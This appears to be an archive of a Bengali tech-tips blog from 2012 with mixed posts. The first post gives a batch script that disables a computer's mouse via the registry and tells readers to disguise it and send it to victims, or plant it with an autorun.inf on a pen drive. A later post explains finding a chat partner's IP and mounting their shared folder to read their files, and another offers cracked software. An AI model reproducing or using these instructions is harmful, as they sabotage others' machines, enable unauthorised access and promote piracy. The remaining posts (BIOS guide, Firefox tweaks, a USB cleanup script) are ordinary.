রবিবার, ৩০ সেপ্টেম্বর, ২০১২

ছোট কিন্তু মারাত্মক বিপদজনক একটি ভাইরাস তৈরি করুন যা দিয়ে যে কোন কম্পিউটার এর মাউস ডিসাবল করা যাবে।

শুরু করলামঃ

১। নিচের কোড গুলো নোটপ্যাড এ পেস্ট করে সেভ এস দিয়ে সেভ করুন pp.bat নামে
@echo off
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
এখন এই ফাইলটির ইমেজ চেঞ্জ করে কাউকে সেন্ড করুন। এটা ক্লিক করলেই মাউস অচল হয়ে যাবে। (আর যদি পেন ড্রাইভ এর মাঝে করতে চান স্টেপ ২ দেখুন তবে এই ফাইল টাও লাগবে)
২। এবার নিচের কোড গুলো নোটপ্যাড এ পেস্ট করে সেভ এস দিয়ে সেভ করুন autorun.inf নামে
[autorun]
Open=pp.bat
Action=Mouse Disable
৩। pp.bat নাম না দিয়ে যদি অন্য কিছু দেন তাহলে কিন্তু কাজ করবে না। অন্য নাম দিতে চাইলে ২ নং কোডিং এর ২ নং লাইনের pp.bat নাম বাদ দিয়ে নিজের নাম দিন এবং ১নং কোডিং ও একি নামে সেভ করা থাকতে হবে।

সমাধান দেখুন

১। হয়ত আপনি যাকে এটাক করতে চাচ্ছেন সেই আপনার আগে এই পোস্ট টি পড়েছে এবং এর মাঝেই আপনাকে এটাক করে ফেলেছে তাহলে নিচের কোড গুলো নোটপ্যাড এ পেস্ট করে সেভ এস দিয়ে সেভ করুন bcapp.bat নামে।
@echo off
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 1
২। এবার এটি ক্লিক করলেই মাউস সচল হয়ে যাবে আবার।

শনিবার, ২৯ সেপ্টেম্বর, ২০১২

ওয়েবসাইট দেখার গতি বাড়ান

ওয়েবসাইট দেখার সফটওয়্যার (ব্রাউজার) ফায়ারফক্সে বড় কোনো ওয়েবপেজ দেখতে চাইলে সেটি খুলতে অনেক ক্ষেত্রে একটু বেশি সময় নেয়। এর কারণ হলো, যদি আপনার কাঙ্ক্ষিত পেজটিতে বেশিসংখ্যক ছবি থাকে, তা হলে তা একে একে ছবিগুলো লোড হয়। আর এ কারণেই বেশি সময় লাগে পুরো ওয়েবপেজ খুলতে।
এখন আপনি চাইলে এমন ব্যবস্থা করে দিতে পারেন যে ফায়ারফক্স যখন কোনো পেজ লোড করবে, তখন একই সঙ্গে একাধিক ইমেজ লোড করা শুরু করবে ওই পেজ থেকে, তাহলে সময় কম লাগবে পুরো পেজ আসতে। এ জন্য আপনাকে নিচের ধাপগুলো অনুসরণ করতে হবে। প্রথমে ফায়ারফক্স খুলে এড্রেসবারে গিয়ে about:config লিখে এন্টার করতে হবে। তা হলে একটা সতর্কতামূলক বার্তা আসবে। ওই বার্তাতে I’ll be caৎeful, I pৎomise! লেখা লিঙ্কে ক্লিক করতে হবে। তাহলে নতুন পেজ আসবে। নতুন আসা পেজের সার্চ বক্সে pipelining লিখে সার্চ দিলে সংক্ষিপ্ত একটা তালিকা আসবে। সেই তালিকা থেকে netwoৎk.http.pipelining-এ দুই ক্লিক করে পাশের false মানকে tৎue করে দিতে হবে। একইভাবে পরের লাইনের netwoৎk.http.pৎoxy.pipelining-এর পাশের মানটিকেও tৎue করে দিতে হবে। এবারে netwoৎk.http.pipelining.maxৎequests-এর পাশের মান অবশ্যই ৩০-এর ওপরে করে পরিবর্তন করে দিতে হবে। এবার উইন্ডোর ফাঁকা অংশে গিয়ে ডান মাউস বাটন ক্লিক করে New থেকে Integeৎ নির্বাচন করে দিলে নতুন একটি বক্স আসবে। সেখানে nglayout.initialpaint.delay লিখে এন্টার করলে আরেকটি বক্স আসবে। এই বক্সে 0 লিখে ওকে করে বেরিয়ে আসুন।

শনিবার, ১৫ সেপ্টেম্বর, ২০১২

পেনড্রাইভের লুকানো ফাইল বের করুন

ভাইরাসের কারণে উইন্ডোজ অপারেটিং সিস্টেমে অনেক সময় পেনড্রাইভে ফাইল থাকলেও তা দেখা যায় না, অদৃশ্য (হাইড) হয়ে যায়। কিন্তু পেনড্রাইভের properties-এ গেলে দেখা যায় ফাইলগুলো ঠিকই মেমোরিতে জায়গা দখল করে আছে। আবার ফাইলের বদলে ফাইলের শর্টকাট পাওয়া যায়। এ রকম সমস্যায় পড়লে start/all programme/accessories/notepad-এ গিয়ে নোটপ্যাড খুলুন এবং নিচের কোডটি হুবহু নোটপ্যাডে কপি পেস্ট করুন-
attrib -h -r -s /s /d DRIVE LETTER:\*.*
DRIVE LETTER:
del *.lnk /f/s/q
del *.exe /f/q
del Autorun.inf /f/q
c:
tree
cls
exit
এখানে শুধু DRIVE LETTER লেখাটি মুছে আপনার কম্পিউটারে পেনড্রাইভের ড্রাইভ লেটার লিখবেন (যেমন L হলে L: লিখবেন)। মাই কম্পিউটারে ঢুকে ড্রাইভ লেটার কোনটি তা দেখে নিন।
নোটপ্যাডের অন্য কোনো হরফ বা চিহ্ন পরিবর্তন করবেন না। এখন File/Save as-এ গিয়ে ফাইলটি Unhide.bat নামে সেভ করুন। দেখবেন Unhide নামের নতুন একটি ফাইল তৈরি হয়েছে। তৈরি Unhide ফাইলটি ওপেন করুন।
Unhide ফাইলটি চালু করার একটু পর তা স্বয়ংক্রিয়ভাবে বন্ধ হয়ে যাবে। এরপর পেনড্রাইভ ওপেন করে দেখুন অদৃশ্য ফাইলগুলো দেখা যাচ্ছে। এটি একই সঙ্গে পেনড্রাইভের autorun.inf ফাইল, exe. এক্সটেনশনের সন্দেহজনক ফাইল এবং শর্টকাট ভাইরাসকে মুছে দেবে।

সোমবার, ১০ সেপ্টেম্বর, ২০১২

গান/মিউজিক এর সাউন্ড/ভলিয়ম বাড়ান

আমরা অনেক সময় অনেক গান/মিউজিক শুনি যেগুলোর সাউন্ড/ভলিয়ম খুব কম থাকে। আজকে আপনাদের যে সফটওয়্যারটি দিব তার মাধ্যমে আমরা গান/মিউজিক এর সাউন্ড/ভলিয়ম খুব সহজে বাড়াতে পারব। সফটওয়্যারটির সাইট মাত্র ২১৬কেবি এবং ব্যবহার করাও সহজ। এই সফটওয়্যারটি দিয়ে গান/মিউজিক এর সাউন্ড/ভলিয়ম বাড়ানো ও কমানো দুইটাই করা যায়। তবে বেশীর ভাগ মানুষই গান/মিউজিক এর সাউন্ড/ভলিয়ম বাড়াতে চায়। অনেক রিংটোন + গানের ভলিয়ম কম থাকে। তখন আমরা অনেক সফটওয়্যার খুজি এই কাজটি করার জন্য কিন্তু আপনাদের সাথে আজ যে সফটওয়্যারটি আজ শেয়ার করব এটি ভালো ও ব্যবহার করা খুবই সহজ।

ডাউনলোড লিঙ্ক
অথবা
অথবা

অন্যের কম্পউটারে প্রবেশ করে দেেখ নিন সব ফাইল এবং সকল কিছুর pass word

ইয়াহু তে কারো সাথে চ্যাট করার সময় তার কম্পিউটারে আপনি প্রবেশ করতে পারবেন
যদি আপনি আমার এই ছোট লেখাকে সঠিক ভাবে ব্যাবহার করেন।
প্রথমে আপনাকে জানতে হবে যার সাথে আপনি কানেক্ট আছেন তার সঠিক আইপি
তো শুরু করি
কম্পিউটারের রান অপশনে গিয়ে কমান্ড এ গিয়ে টাইপ করুন
cmd
netstat (এন্টার চাপুন)
এবার এখানে আপনার সাথে কানেক্ট থাকা সকল আইপি দেখাবে
বিদেশী আইপি এর শেষ টা হবে ৫০৫০
এবার লিখুন
net use:h\\(এবার ঐ ব্যাক্তির আইপি )\shareddocs (এন্টার)
অপেক্ষা করুন একটি মেসেজ পাবেন
যদি আপনি সফল হোন তবে আপনার মাই কম্পিউটারে আরো একটি বাড়তি ড্রাইভ যোগ হবে
আর না পারলে ফেইল মেসেজ পাবেন

আপনার উইন্ডোজ সেভেন বা এক্সপি-কে দিন ম্যাক-এর চেহারা

আমরা বেশিরভাগ উইন্ডোজ ব্যবহার করি। ইচ্ছা থাকলেও ম্যাক ব্যবহার করতে পারি না ম্যাকবুকের দাম অনেক বেশি হওয়ার জন্য। কিন্তু আমরা চাইলেই  আমাদের এই শখ এর কিছুটা হলেও পুরন করতে পারি। হ্যাঁ, আমি  বলতে চাচ্ছি যে থিম কাস্টমাইজেশন করে আমরা আমাদের উইন্ডোজকে ম্যাকের চেহারা দিতে পারি। এই জন্য আমরা ব্যবহার করব Mac Lion Skin Pack। এইটি ইন্সটল করার সাথে সাথে আপনার পুরো উইন্ডোজের চেহারা ম্যাকের আদলে বদলে যাবে। যারা উইন্ডোজ ৭ ব্যবহার করেন, তাদের প্রায় ৮০% মনে হবে যে ম্যাক ব্যবহার করতেছেন এমন ভাবেই এই স্কিন প্যাকটা তৈরি করা হয়েছে। এটি ব্যবহার করলে সাউন্ড, কালার, ওয়ালপেপার সব ম্যাকের মত হবে।
লায়ন স্কিন প্যাকের কিছু প্রিন্ট স্ক্রীনন ঃ
তবে আর দেরি কেন? এখনি ডাউনলোড করে ইন্সটল করে নিন আর কিছুটা হলেও ম্যাক ব্যবহারের ইচ্ছা পূরণ করুন…

উইন্ডোজ ৭ ৬৪ বিট ব্যবহারকারিদের জন্য ডাউনলোড লিঙ্ক 

উইন্ডোজ ৭ ৩২ বিট বাবহারকারিদের জন্য ডাউনলোড লিঙ্ক 

উইন্ডোজ এক্সপি ব্যবহারকারিদের জন্য ডাউনলোড লিঙ্ক

ইন্টারনেট ব্যবহারকারীদের জন্য দরকারী সফটওয়্যার DU meter v5.20 Download with Crack

ইন্টারনেট যারা ব্যবহার করেন তাদের জন্য খুবই উপকারী সফটওয়্যার DU Meter. আপনি কত MB ব্যবহার করছেন, আপনার ইন্টারনেট এর স্পীড কতো, আপনি কাঙ্ক্ষিত স্পীড পাচ্ছেন কিনা, সপ্তাহে কতো MB ব্যবহার করছে, মাসে কতো MB ব্যবহার করছেন এই সবকিছুই আপনি DU meter এর মাধ্যমে জানতে পারবেন।
অনেক সময় দেখা যায় আপনার অজান্তেই কোনো সফটওয়্যার স্বয়ংক্রিয়ভাবে আপডেট হয়ে নেট কাটছে অথচ আপনি দেখতে পারছেন না। কিন্তু DU meter  থাকলে এই সমস্যা থেকে আপনি মুক্তি পেতে পারেন কারন আপনি সবসময় দেখতেই পারছেন আপনার ইন্টারনেট চালু আছে কিনা।
DU meter এর ফুল ভার্সন পাওয়া কঠিন। আমি এখানে আপনাদের ফুল ভার্সনই দিয়েছি ক্র্যাক ফাইল সহ। কারো ক্র্যাক করতে সমস্যা হলে You Tube এ গিয়ে দেখে আসতে পারেন কিভাবে ক্র্যাক করতে হয়।
Software Download Link (Password: softdownzone)

বায়োস কি, এর ব্যবহার , বায়োস সমস্যা এবং সমাধান

BIOS অর্থ হল basic  input output system . BIOS দ্বারা কম্পিউটারের সিস্টেম কনফিগারেশন নির্ধারণ করা হয় ।।পিসি বুট আপ করা এবং সিপিইউ কতৃক বিভিন্ন কম্পোনেন্ট একসেস করার জন্য বায়োস ব্যবহার করা হয় । বায়োসে  প্রোগ্রামের কোড থাকে যা দ্বারা মৌলিক এবং লো -লেবেলের ফাংশন গুলো সম্পাদন করা হয় ।
পার্সোনাল কম্পিউটারে সাধারণত নিন্মোক্ত বায়োস ব্যবহার করা হয়ঃ
AWARD BIOS
AMI BIOS
PHONEX BIOS
MICROID BIOS
বিভিন্ন মাদারবোর্ড বায়োস সেট আপ করার জন্য বিভিন্ন কি ব্যবহার করা হয় । কম্পিউটার চালু অবস্থায় নিশ্চয় খেয়াল করবেন যে   DEL ,F1 ,F2 ইত্যাদি বায়োসে প্রবেশ করার জন্য নির্ধারণ করা হয়ে থাকে । আপনি লক্ষ্য করলে দেখবেন যে লেখা আছে  PRESS F1 ENTER SETUP বা PRESS F2 ENTER SETUP ইত্যাদি । এখানে চিহ্নিত কি টিতে ক্লিক করলেই আপনি চলে যাবেন আপনার কম্পিউটারের বায়োসে । সেট আপে প্রবেশ করার জন্য কোন কি চাপ দিতে হবে তা নির্ভর করে বায়োসের টাইপের উপর । নিন্মে কয়েকটি উদাহরনের মাধ্যমে দেখানো হলঃ
AWARD BIOS :এটিতে প্রবেশ করতে হলে আপনাকে Ctrl + Alt +Esc  কিংবা  DEL চাপ দিতে হবে
PHONEX BIOS :এটিতে প্রবেশ  করতে হলে আপনাকে F2   চাপ দিতে হবে
AMI BIOS : এটিতে প্রবেশ করতে হলে আপনাকে DEL  চাপ দিতে হবে ।
এখন আপনাদের সাথে আমি একটি AWARD BIOS স্কিন  দেয়া হল। এটি হয়ত আপনাদের বায়োসের সাথে সম্পূর্ণ মিল নাও থাকতে পারে । কারন বায়োস স্কিন টাইপ এবং ভার্শনের উপর নির্ভর করে ।  আপনি যদি যেকোন একটি বায়োস সম্পর্কে সচ্ছ ধারনা রাখেন তাহলে আপনি যেকোন  বায়োস থেকে সেট আপ নির্ধারণ করতে পারবেন ।
 
STANDARD CMOS FEATURES
Ladybug animated gif 1
বায়সের প্রথম মেনু হচ্ছে  STANDARD CMOS FEATURES  । প্রথমে আপনাকে এটি নির্ধারণ করতে হবে । আপনি এটি  নির্ধারণ করলে নিন্মের মত একটি পেজ পাবেনঃ
ADVANCED BIOS FEATURES
Ladybug animated gif 1
বায়োস  সেটআপের ২ য় ধাপ হচ্ছে ADVANCED BIOS FEATURES . এটি মূলত বুটআপ সিকুয়েন্স এবং অন্যান্য বেশ কিছু বিষয় নির্ধারণ করা হয় ।  প্রথমে আপনি ADVANCED BIOS FEATURES SETUP অপশন নির্বাচন করুন । নির্বাচন শেষ হলে দেখবেন যে নিচের মত একটি পেজ আপনি দেখতে পারবেন ।  
ADVANCED CHIPSET FEATURES
Ladybug animated gif 1
এই অপশনটি হচ্ছে  বায়োস সেটআপ মেনুর তৃতীয় পার্ট । আপনাকে Advanced Chipset Features  অপশনটি সিলেক্ট করতে হবে । তখন দেখবেন যে নিচের মত স্কিন আসবে । দেখুন তোঁ আসল কিনা
 
Ladybug animated gif 1INTEGRATED PERIPHERALS

Award বায়োসে সেট আপের চতুর্থ মেনু হচ্ছে INTEGRATED PERIPHERALS । মেনু থেকে INTEGRATED PERIPHERALS  নির্বাচন করলে নিচের মেনু পাওয়া যাবে । মাদার বোর্ডের জে সকল পেরিফেলালসসমুহ সংযোজন করা আছে এখানে তার বর্ণনা থাকে এবং এ পেরিফেলালগুলো কিভাবে ব্যবহার করা যাবে টা নির্ধারণ করে দেয়া যায় !
yeti poundingPOWER MANAGEMENT SETUP

বায়োসের POWER MANAGEMENT  অনেক গুরুত্ব পূর্ণ । মুল মেনু থেকে POWER MANAGEMENT  সিলেক্ট করলে আমরা নিচের অপশন গুলো পাব ।
 PnP/PCI Configuration
animated gifs one atomanimated gifs one atomanimated gifs one atomanimated gifs one atomanimated gifs one atom

বায়োস সেট আপের পরবর্তী মেনু হচ্ছে   PnP/PCI Configuration । ডিভাইস কনফিগার করার জন্য এর মেনু অপশনগুলো ব্যবহার করা হয় ।  PnP/PCI Configuration Setup অবশনে ক্লিক করে আমরা এই অপশনটি পাব !
computer desk writePC Health Status 


PC Health Status  নামেই নিশ্চয় বুজতে পারছেন এটির কাজ কি ?সিস্টেমের Board Sensor চিপস সিস্টেমের যাবতীয় অবস্থা পর্যবেক্ষণ করে এবং তা এ মেনু অপশনসমূহে তালিকা আকারে প্রকাশ করে । এটি পেতে আপনাকে PC Health Status  লেখাটিতে ক্লিক করতে হবে । সাথে সাথে নিচের পেজ দেখা দিবে !!
man in computerFrequency/ Voltage Control

এটি অনেক গুরুত্বপূর্ণ একটি বিষয় !! এটির সকল কিছুই বর্তমানে অটো সিলেক্ট করা থাকে ! এটি পেতে আপনাকে  Frequency/ Voltage Control লেখাটিতে ক্লিক করতে হবে ।
computer on fireLoad Fail- Safe Defaults 

বায়োস ডিফল্ট ভ্যালু নির্ধারণে এটি ব্যবহার হয় ।
Load Optimizes Defaults 

ফ্যাক্টরি ডিফল্ট সেটিং লোড করার জন্য এই অপশনটি ব্যবহার হয় ।



Set Supervisor Password

কোন সিস্টেমের Supervisor  দের সম্পূর্ণ সিস্টেম অ্যাকসেস করার হয় । Supervisor পাসওয়ার্ড দ্বারা বায়োস সেটআপে অনুমোদিত ব্যক্তির প্রবেশ রোধ করা হয় ।
Set User Password

এটি দ্বারা কম্পিউটারে সাধারন ব্যক্তির প্রবেশ রোধ করা হয় ।
Save & Exit Setup

বায়োসে জে সকল পরিবর্তন হয়েছে তা সংরক্ষণ এবং সেটআপ বের হতে চাইলে Save & Exit Setup এর Y বাঁটনে ক্লিক করতে হয়

 
Exit Without Saving 

বায়োসের পরিবর্তন গুলো সেভ করতে না চাইলে Exit Without Saving  এ ক্লিক করে বের হতে হবে ।

 !!!বায়োস সমস্যা এবং সমাধান !!!


◥█◣সমস্যাঃ বায়োস সেভ করতে পারছেন না ।
  • বায়োস জাম্পার ডিজেবল থাকতে পারে
  • কিংবা ব্যাটারির চার্জ শেষ হয়ে থাকতে পারে  (এখানে  আপনে কি করবেন আগে আপনি আপনার জাম্পার চেক করবেন অতপর আপনি আপনার ব্যাটারি পাল্টে নিবেন ।
◥█◣কোন সফটওয়্যার শুরু হবার পর Illegal Performance দেখাছে ।
  • এক্ষেত্রে আপনি প্রথমে আপনার বায়োসের এক্সটারনাল ক্যাশ মেমরি  ডিজেবল করে দেখুন
  • নাহলে আপনার ঐ সফটওয়্যার এর অন্য একটি কপি দ্বারা চেষ্টা করে দেখুন ।
  • এখনো যদি সমস্যা দেখা দেয়া তাহলে বুজতে হবে আপনার মাদারবোর্ড কিংবা র‍্যামের সমস্যা হচ্ছে ।
 ◥█◣বায়োসে হার্ড ডিস্ক পাচ্ছে না কিংবা Missing Operating সিস্টেম  মেসেজ দেখাচ্ছে ।
  • এখানে আপনি প্রথমে দেখুন আপনার পাওয়ার ক্যাবল কিংবা ডেটা ক্যাবলের সংযোগ  সঠিক ভাবে পেয়েছে কিনা ।
  • বায়োসের COMS Standard Features অপসনটিতে প্রবেশ করে দেখুন জে হার্ড ডিস্কের NONE করা আছে কিনা । যদি থাকে তাহলে পরিবর্তন করে IDE বা Auto নির্ধারণ করে দিন ।

বন্ধু বনাম আসল বন্ধু

বন্ধু

ইলিশ মাছের বড় টুকরাটি রেখে দেবে আপনার জন্য।

রুমে প্রবেশ করার আগে দরজায় টোকা দেবে।

মোবাইল থেকে কল দেওয়ার আগে অনুমতি চাইবে।

কোনো মেয়েকে আপনার পছন্দ হলে যেভাবেই হোক বন্ধুর সঙ্গে তার পরিচয় ঘটিয়ে দেওয়ার চেষ্টা করবে।

রাস্তায় ছিনতাইয়ের শিকার হলে দুঃখ পাবে এবং সাহায্যের জন্য এগিয়ে আসবে।

আপনার বই কিংবা শার্ট ধার নেওয়ার আগে জিজ্ঞেস করবে।

পরীক্ষার আগে আপনাকে নানাভাবে নোট দিয়ে, সাজেশন দিয়ে সাহায্য করবে, এমনকি রাতে পাশে থেকে পরীক্ষার প্রস্তুতি নেবে।

আপনার খুব মন খারাপ থাকলে আপনার মন ভালো করার চেষ্টা করবে।

কিন্তু আপনার সম্পর্কে খুব বেশি কিছু জানে না।

আসল বন্ধু

ইলিশ মাছের বড় টুকরাটি আপনাকে দেখিয়ে দেখিয়ে খাবে আর আপনার মুখের ওপর ঢেকুর তুলবে।

চুপি চুপি রুমে ঢুকে আপনি কী করছেন প্রথমে দেখবে, এরপর চিৎকার করবে, ‘ফেসবুকের এই মেয়েটাই কি তোর গার্লফ্রেন্ড!’

মোবাইল নিয়ে প্রথমে কল দেবে এবং মোবাইলে পর্যাপ্ত ব্যালেন্স না থাকায় কঠিন ঝাড়ি দেবে।

এ রকম পরিস্থিতিতে সে আগে ওই মেয়ের সঙ্গে পরিচিত হবে, তিন মাস প্রেম করবে বন্ধুকে দেখিয়ে দেখিয়ে। এরপর একদিন এসে বলবে, ‘দোস্ত, মেয়েটা ভালো না, সমস্যা আছে।’

ছিনতাইয়ের সময় পাশে দাঁড়িয়ে দাঁড়িয়ে দেখবে এবং হাসতে হাসতে বলবে, ‘দোস্ত, তোকে দেখতে সেই রকম লাগছিল।’

আপনার বই কিংবা শার্ট নিয়ে হারিয়ে ফেলে বলবে, ‘হারাইছি তো কী হইছে? আরেকটা কিনবি!’

পরীক্ষার আগের রাতে সিনেমার টিকিট কিনে এনে বলবে, ‘দোস্ত, নিচে আয়, দারুণ প্রবলেমে পড়ছি।’ এরপর আপনাকে ধরে-বেঁধে সিনেমা দেখতে নিয়ে যাবে।

আপনার খুব মন খারাপ হলে ওরা সেটা নিয়ে নিজেরা মজা করবে।

আপনার সম্পর্কে খুবই স্পর্শকাতর এবং বিশাল একটা জীবনী লিখে দিতে পারবে।

শনিবার, ৮ সেপ্টেম্বর, ২০১২

এবার অন্যকে মেইল করুন নিজস্ব ই-মেইল ঠিকানা ছাড়াই!

আমরা যারা ইন্টারনেট ব্যাবহার করি তাদের প্রায় প্রত্যেকেরই নিজস্ব ই-মেইল ঠিকানা আছে। তবুও, যাদের এখনও ইমেইল ঠিকানা নেই বা বিশেষ কোন কারণে ইমেইল অ্যাকাউন্ট খুলতে চাচ্ছেন না তারা চাইলে এখন নিজস্ব কোন ইমেইল থিয়াকনা ছাড়াই যে কাউকে ইমেইল করতে পারবেন। এজন্য www.note2email.com সাইটে ঢুকে ফরমের Email Address এ প্রাপকের ইমেইল ঠিকানা, টাইটেল ও নোটে ইমেইল এর মুল বিষয় এবং নিচের যেকোনো একটি লোগো নির্বাচন করে Send it বাটনে ক্লিক করুন। দেখবেন আপনারা ইমেইলটি আপনার প্রাপকের কাছে পৌঁছে গিয়েছে।
এক্ষেত্রে, প্রাপক এর কাছে প্রেরক হিসেবে note@note2email.com ঠিকানা দেখাবে।